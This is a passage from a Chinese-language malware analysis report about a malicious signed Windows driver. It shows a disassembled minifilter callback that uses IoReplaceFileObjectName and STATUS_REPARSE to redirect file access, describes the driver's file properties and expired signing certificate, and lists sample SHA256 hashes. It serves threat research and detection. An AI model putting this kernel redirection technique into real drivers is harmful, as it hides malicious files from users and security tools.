.text:907CF853                 lea     edx, [eax+2]
.text:907CF856
.text:907CF856 loc_907CF856:                           ; CODE XREF: PreOperation_cb+79A↓j
.text:907CF856                 mov     cx, [eax]
.text:907CF859                 inc     eax
.text:907CF85A                 inc     eax
.text:907CF85B                 test    cx, cx
.text:907CF85E                 jnz     short loc_907CF856
.text:907CF860                 mov     esi, [ebp+ptr_cb_data]
.text:907CF863                 sub     eax, edx
.text:907CF865                 sar     eax, 1
.text:907CF867                 add     eax, eax
.text:907CF869                 push    eax             ; _DWORD
.text:907CF86A                 mov     eax, [esi+FLT_CALLBACK_DATA.Iopb]
.text:907CF86D                 push    ebx             ; _DWORD
.text:907CF86E                 push    [eax+_FLT_IO_PARAMETER_BLOCK.TargetFileObject] ; _DWORD
.text:907CF871                 call    IoReplaceFileObjectName
.text:907CF877                 and     [esi+FLT_CALLBACK_DATA.IoStatus.Information], 0
.text:907CF87B                 mov     [esi+FLT_CALLBACK_DATA.IoStatus.Status], STATUS_REPARSE
.text:907CF882                 jmp     loc_907CF3AC
```


替换 volclr.sys 文件对象名

文件属性，如下图所示：




volclr.sys 文件属性

恶意驱动原始文件属性，如下图所示：



原始文件属性

恶意驱动原始签名信息，如下图所示：


wolclr.sys 属性
常规
数字签名
安全
详细信息
以前的版本
签名列表
签名人姓名:
上海域联软件技术有限公司
数字签名详细信息
常规
高级
数字签名信息
根据当前系统时钟或签名文件中的时间戳验证时要求的证书不在有效期内。
签名人信息(S)
名称:
上海域联软件技术有限公司
电子邮件:
不可用
签名时间:
不可用
查看证书(V)
副署(U)
签名人姓名:
电子邮件地址:
时间戳
详细信息(D)
确定

原始签名信息

四、 附录

文中涉及样本 SHA256：

SHA256
246a1ad83bd25a3f581049a45a5056b27d7a3dd37d3904f83d1683b70e232a91
bbcda76210c88efc6c77ffcab0cde862404233f5266a2615bcd5e438f612f450
6a95068af76051096023d2c5b614e4a4b3587f60c4ce8590ee0cf47b61faa333
8cd067360917dd5666216c55cdde332ec8242aac8f30bded3e6f79e3e90d3cd7
b99b203f5355afa198da58241d31202ba5304c1d18ab96cd29d36a59164e78ac